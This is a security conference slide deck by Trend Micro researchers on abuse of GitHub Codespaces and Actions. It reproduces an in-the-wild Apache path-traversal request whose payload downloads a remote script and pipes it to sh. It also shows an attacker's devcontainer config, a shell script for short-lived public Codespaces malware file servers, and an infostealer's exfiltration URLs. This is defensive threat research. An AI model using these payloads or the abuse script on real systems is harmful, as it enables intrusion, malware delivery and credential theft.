




Abusing GitHub for fun and profit

Actions and Codespaces Security

Magno Logan @ Trend Micro Research
Nitesh Surana @ Trend Micro Research



@magnologan



<http://bit.ly/magnologan-linkedin>




KATANA
SECURITY



@_niteshsurana

- Senior Threat Researcher w/ Trend Micro
- Passionate about Cloud Native Security
- Member of Null – The Open Security Community
- Vocalist* & Guitarist*
- Let's connect! <https://linktr.ee/niteshsurana>



Agenda

- Codespaces
 - Port-Forward Feature
 - Real-World Abuse
 - Recommendations
- Actions
 - Abusing Runners
 - Malicious GHA
 - Countermeasures



Article

Vulnerabilities Exploited for Monero Mining Malware Delivered via GitHub, Netlify

We looked into exploitation attempts we observed in the wild and the abuse of legitimate platforms Netlify and GitHub as repositories for malware.

By: Nitesh Surana

December 03, 2021

Read time: 7 min (1882 words)




<https://bit.ly/gh-netlify-malware>

```
POST /icons/%25%25%25332%25%25365%25%25%25332%25%25365/%25%25%25332%25%25365%25%25%25332%25%25365/  
%25%25%25332%25%25365%25%25%25332%25%25365/%25%25%25332%25%25365%25%25%25332%25%25365/  
%25%25%25332%25%25365%25%25%25332%25%25365/%25%25%25332%25%25365%25%25%25332%25%25365/  
%25%25%25332%25%25365%25%25%25332%25%25365/bin/sh HTTP/1.1  
Host: [REDACTED]  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)  
Accept-Encoding: gzip, deflate  
Accept: */*  
Connection: keep-alive  
Content-type: application/x-www-form-urlencoded  
Content-Length: 232  
  
(curl -k -H Host:raw.githubusercontent.com -fsSL https://185.199.109.133/[REDACTED]/a/main/stg_gh.sh|wget --no-check-  
certificate --header=Host:raw.githubusercontent.com -q -O https://185.199.109.133/[REDACTED]/a/main/stg_gh.sh)|shHTTP/1.1  
404 Not Found  
Date: Tue, 19 Oct 2021 18:44:28 GMT  
Server: Apache/2.4.50 (Unix)  
Content-Length: 196  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: text/html; charset=iso-8859-1  
  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>404 Not Found</title>  
</head><body>  
<h1>Not Found</h1>  
<p>The requested URL was not found on this server.</p>  
</body></html>
```



Apache HTTP Server Remote Code Execution Vulnerability


Infection Chain of GitHub/Netlify Abuse



Codespaces



Normal User



Your editor is how you view and edit your codespace

Changes to your codespace are reflected back in your editor

Azure
Hosting

Virtual Machine
Linux hardware

Container
Docker development environment

A clone of your repository
Source code

Languages
Python, Ruby, etc

Tooling
Extensions, linting, etc

CPUs

Disk storage

Codespace

<https://docs.github.com/en/codespaces/overview>

Default idle timeout

A codespace will suspend after a period of inactivity. You can specify a default idle timeout value, which will apply to all codespaces created after the default is changed. You will be charged for the entire time your codespace is running, even if it is idle. The maximum value is 240 minutes (4 hours). 

30 minutes

Save


Default retention period

Inactive codespaces are automatically deleted 30 days after the last time they were stopped. A shorter retention period can be set, and will apply to all codespaces created going forward. The default and maximum value is 30 days. [Learn more](#)


30 days

Save

Codespaces



Malicious User



Your editor is how you view and edit your codespace

Changes to your codespace are reflected back in your editor

Azure
Hosting

Virtual Machine
Linux hardware

Container
Docker development environment

A clone of your repository
Source code

Languages
Python, Ruby, etc

Tooling
Extensions, linting, etc

CPUs

Disk storage

Codespace

<https://docs.github.com/en/codespaces/overview>

Expose Ports

The screenshot shows a terminal interface with several tabs: PROBLEMS, OUTPUT, DEBUG CONSOLE, TERMINAL, PORTS (with a count of 1), and COMMENTS. The PORTS tab is active, displaying a single port entry for port 4000. The local address is listed as `https://hubwriter-urban-mem`. A context menu is open over this entry, with the "Add Port" button highlighted in blue. The menu includes options like "Open in Browser", "Preview in Editor", "Set Port Label", "Set Label and Update devcontainer.json", "Copy Local Address" (with a keyboard shortcut of ⌘C), "Port Visibility" (which is currently set to "Private" and highlighted with a red box), "Change Port Protocol", "Stop Forwarding Port" (with a keyboard shortcut of ⌈Backspace), and "Forward a Port". To the right of the menu, the "Running Process" and "Visibility" columns are visible, showing the process name and a lock icon indicating it's private.

Port	Local Address	Running Process	Visibility
4000	<code>https://hubwriter-urban-mem</code>		Private

Add Port

Open in Browser

Preview in Editor

Set Port Label Enter

Set Label and Update devcontainer.json

Copy Local Address ⌘C

Port Visibility >

Change Port Protocol >

Stop Forwarding Port ⌈Backspace

Forward a Port

✓ Private

Private to Organization

Public

```
@ideaengine007 → /workspaces/codespaces-blank $ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

- ⓘ Your application running on port 8080 is available. See all forwarded ports



[Open in Browser](#)

[PROBLEMS](#)[OUTPUT](#)[DEBUG CONSOLE](#)[TERMINAL](#)[PORTS](#)

1

Port**8080****Local Address**<https://ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080.preview.app.github.dev/>[Add Port](#)[Open in Browser](#)[Preview in Editor](#)[Set Port Label](#)

F2

[Set Label and Update devcontainer.json](#)[Copy Local Address](#)

Ctrl+C

[Port Visibility](#) Private Public[Change Port Protocol](#)[Stop Forwarding Port](#)

Delete

[Forward a Port](#)



ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080.preview.app.github.dev

— Directory listing for /

- [hello](#)
- [is](#)
- [this](#)
- [who](#)

The screenshot shows a terminal window titled "192.168.200.149 (user)". The window has tabs for "Sessions", "Tools", "Macros", and "SFTP". The "Sessions" tab is selected. The terminal content displays a directory listing for the root directory ("/"). The listing includes an "index.html" file with the following content:

```
>>> user@nsbox:~$ curl https://ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/st
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="hello">hello</a></li>
<li><a href="is">is</a></li>
<li><a href="this">this</a></li>
<li><a href="who">who</a></li>
</ul>
<hr>
</body>
</html>
user@nsbox:~$
```

Open Directories

Interesting #opendir at /198.13.56[.]131 @Vultr •

Windows and Linux #Meterpreter reverse shells are there 💀

The screenshot shows a web browser window with the URL 198.13.56.131. The title bar says "Index of /". The page displays a table of files:

Name	Last modified	Size	Description
000.exe	2023-05-04 22:36	387M	
1.exe	2023-05-04 22:25	72K	
1.ps1	2023-05-05 01:50	3.6K	
1.txt	2023-05-02 03:07	1.5K	
2.txt	2023-05-02 03:58	412	
CVE-2017-8759/	2023-05-05 01:40	-	
NetRipper/	2023-05-02 03:14	-	
douyin.exe	2023-05-05 09:28	285K	
index.html.d	2023-04-30 20:35	10K	
index.nginx-debian.html	2023-04-30 20:33	615	
k/	2023-05-05 10:13	-	
m.elf	2023-05-01 12:04	1.0M	
shell.exe	2023-05-05 01:09	72K	
wei.exe	2023-05-04 22:26	98M	
x.ps1	2023-05-05 01:17	3.2K	

Apache/2.4.55 (Debian) Server at 198.13.56.131 Port 80

#opendir hosting #mimikatz

152.228.175[.]85

Directory listing for /

- .font-unix/
- .ICE-unix/
- .Test-unix/
- .X11-unix/
- .XIM-unix/
- code_tester.exe
- code_tester_exe
- mimikatz.exe
- sel-commands-29032023-0944-2.log
- systemd-private-c2e3f0ee336843d2a28414a90ac9afbd-chrony.service-5tJ4jf/
- systemd-private-c2e3f0ee336843d2a28414a90ac9afbd-systemd-logind.service-inFGkh/
- tkt/

Automate w/ Dev-Containers & GitHub CLI

- Fully-featured development environments
- Environment config as a JSONC file
- Dev's environment == Local/Remote
- Powerful primitives of command execution

<code>postStartCommand</code> 	string, array, object	A command to run each time the container is successfully started. Note that the array syntax will execute the command without a shell. You can learn more about formatting string vs array vs object properties.
---	-----------------------------	---

https://containers.dev/implementors/json_reference



path:*/devcontainer.json

Filter by

33.4k files (438 ms)

<> Code

33.4k



pallets/flask

Install the extension

The Dev Containers extension lets you run Visual Studio Code inside a Docker container.

Install the Dev Containers extension



Dev Containers v0.251.0 Preview

 Microsoft | ↗ 14,826,246 | ★★★★★(37)

Open any folder or repository inside a Docker container


[Disable](#) | [Uninstall](#) | [Switch to Pre-Release Version](#) 

This extension is enabled globally.

Attacker's Dev-Container Config

The screenshot shows a GitHub repository interface. At the top, there is a navigation bar with a blue square icon, a 'main' dropdown menu, and a URL path 'adititli/.devcontainer/devcontainer.json'. The URL path is highlighted with a red box. Below the navigation bar, there is a commit history section with one entry from 'adititli' that says 'Update devcontainer.json'. Underneath the commit history, there is a code editor interface with tabs for 'Code' (which is selected) and 'Blame'. It displays the following JSON configuration:

```
1  {
2      "name": "Ubuntu",
3      "image": "mcr.microsoft.com/devcontainers/universal",
4      "forwardPorts": [8000],
5      "postStartCommand": "python3 -m http.server 8000"
6  }
```



A simple script to create GH Codespaces-based Open Directories live for 100 seconds.

opendir.sh

```
1 CODESPACE=$(gh codespace create -R adititli/adititli -m basicLinux32gb)
2 echo "[+] Codespace Name: $CODESPACE"
3 echo "$1" | gh codespace ssh -c $CODESPACE
4 echo "[+] Updating port visibility to public..."
5 gh codespace ports visibility $2:public -c $CODESPACE
6 if [ $? -eq 0 ] ; then echo "[+] Here's your opendir - https://$CODESPACE-$2.preview.app.github.dev/"; fi
7 echo "[+] Sleeping for 100 seconds..." && sleep 100
8 echo "[+] Deleting all codespaces..." && gh codespace delete -f --all
```



ideaengine007 commented on Mar 23

Usage: ./opendir.sh <command to download your sample> <port to expose based on dev container JSON>

Example: ./opendir.sh "wget https://www.google.com" 8000

Malware Abusing Codespaces

- Fetches
 - Browser Cookies, Passwords
 - Credit Card Information
 - Steam, Discord tokens
 - Cryptocurrency Wallets
 - User Information
- Exfiltrates to Codespace



Albert Zsigovits @albertzsigovits

...

First time seeing malware use [#Github](#) [#Codespaces](#). Unfortunately this infostealer is already down, but worth setting up VT Livehunts on this.

SHA256:


c92a7425959121ff49970c53b78e714b9e450e4b214ac85deb878d0bedf
82a70

@malwrhunteerteam @ankit_anubhav @MalGamy12 @S0ufi4n3
@1ZRR4H

```
00e2e900: 0d00 0000 0000 0000 2c00 0000 3a00 0000 .....,...:....  
00e2e910: 4e6f 2062 726f 7773 6572 2066 6f75 6e64 No browser found  
00e2e920: 2e4e 6f20 7761 6c6c 6574 2066 6f75 6e64 ..No wallet found  
00e2e930: 2e00 0000 0000 0000 c0ff 2281 0000 0000 .....".....  
00e2e940: 0d00 0000 0000 0000 3b00 0000 3b00 0000 .....;....;<....  
00e2e950: c0ff 2281 0000 0000 0d00 0000 0000 0000 ....."<....  
00e2e960: 3c00 0000 5500 0000 6874 7470 733a 2f2f <...U...https://  
00e2e970: 6d6d 6172 636f 7878 2d7a 616e 792d 636f mmarcoxx-zany-co  
00e2e980: 642d 7172 3672 7737 3972 7271 7163 3939 d-qr6rw79rrqqc99  
00e2e990: 7734 2d38 3038 302e 7072 6576 6965 772e w4-8080.preview.  
00e2e9a0: 6170 702e 6769 7468 7562 2e64 6576 2f61 app.github.dev/a  
00e2e9b0: 6363 6f75 6e74 2f00 6801 2301 0000 0000 ccound/.h.#....  
00e2e9c0: 4f00 0000 0000 0000 6576 656e 7422 676f 0.....event"go  
00e2e9d0: 6669 6c65 5f6c 696e 6b43 6f6e 7465 6e74 file_linkContent  
00e2e9e0: 2d54 7970 6561 7070 6c69 6361 7469 6f6e -Typeapplication  
00e2e9f0: 2f6a 736f 6e6f 776e 6572 4944 6578 6563 /jsonownerIDexec
```

12:18 PM · Feb 17, 2023 · 12.6K Views

Malware Abusing Codespaces



0 / 66

No security vendors and no sandboxes flagged this file as malicious

36ef5421d0a401c165175d36aaaf427a1219a1ad0dc718ac2620b1528a1becabc
malware (2).exe

24.48 MB | 2023-02-21 17:52:08 UTC
Size | 1 month ago

peexe | 64bits | assembly | overlay | direct-cpu-clock-access | checks-network-adapters | long-sleeps | runtime-modules | idle | detect-debug-environment

EXE

Detection	Details	RELATIONS	Behavior	Content	Telemetry	Community	
Contacted URLs (7) ⓘ							
Scanned	Detections	Status	URL				
2023-02-23	0 / 90	200	https://mmarcoxx-zany-cod-qr6rw79rrqc99w4-8080.preview.app.github.dev/signin?cid=59ea7995c9fad436aa037ddc324e040&rd=https://mmarcoxx-zany-cod-qr6rw79rrqc99w4-8080.preview.app.github.dev/injection				
2023-02-23	0 / 90	200	https://github.com/codespaces/auth/mmarcoxx-zany-cod-qr6rw79rrqc99w4?path=/injection&visibility=private&port=8080&cid=59ea7995c9fad436aa037ddc324e040c				
2023-03-15	0 / 91	200	https://ifconfig.me/				
2023-02-23	0 / 90	200	https://mmarcoxx-zany-cod-qr6rw79rrqc99w4-8080.preview.app.github.dev/injection				
2023-02-23	0 / 90	200	https://github.com/login?return_to=https://github.com/codespaces/auth/mmarcoxx-zany-cod-qr6rw79rrqc99w4?path=/injection&visibility=private&port=8080&cid=59ea7995c9fad436aa037ddc324e040c				
2023-01-01	0 / 90	404	https://store9.gofile.io/uploadFile				
2023-03-20	0 / 92	200	https://api.gofile.io/getServer				

Article

Cloud

Abusing a GitHub Codespaces Feature For Malware Delivery

Proof of Concept (POC): We investigate one of the GitHub Codespaces' real-time code development and collaboration features that attackers can abuse for cloud-based trusted malware delivery. Once exploited, malicious actors can abuse legitimate GitHub accounts to create a malware file server.

By: Nitesh Surana, Magno Logan

January 16, 2023

Read time: 6 min (1545 words)



<https://bit.ly/ghcs-abuse>

Article

Cloud

Rust-Based Info Stealers Abuse GitHub Codespaces

This is the first part of our security analysis of an information stealer targeting GitHub Codespaces (CS) that discusses how attackers can abuse these cloud services for a variety of malicious activities.

By: Nitesh Surana, Jaromir Horejsi

May 19, 2023

Read time: 5 min (1424 words)



<https://bit.ly/ghcs-infostealer>

Article

Malware

Info Stealer Abusing Codespaces Puts Discord Users at Risk

In this entry, we detail our research findings on how an info stealer is able to achieve persistence on a victim's machine by modifying the victim's Discord client.

By: Nitesh Surana, Jaromir Horejsi

May 23, 2023

Read time: 8 min (2274 words)



<https://bit.ly/ghcs-infostealer-2>

Articles



GitHub Action Runners

Analyzing the Environment and Security in Action

More organizations are applying a DevOps thought-process and methodology to optimize software development. One of the main tools used in this process is a continuous integration (CI) tool, which automates the integration of code changes from multiple developers working on the same project.

By **Magno Logan**

January 18, 2022

[Email](#) [Facebook](#) [Twitter](#) [LinkedIn](#)

<https://research.trendmicro.com/GitHubActions>

Unpacking Cloud-Based Cryptocurrency Miners That Abuse GitHub Actions and Azure Virtual Machines


We investigate cloud-based cryptocurrency miners that leverage GitHub Actions and Azure virtual machines, including the cloud infrastructure and vulnerabilities that malicious actors exploit for easy monetary gain.

By: Magno Logan
July 07, 2022
Read time: 10 min (2753 words)

<https://bit.ly/gha-cloud-crypto>

*Special thanks to [Felipe Proteus!](#)

Actions Overview



<https://docs.github.com/en/actions>

GHA Marketplace

Actions


An entirely new way to automate your development workflow.

18182 results filtered by Actions x

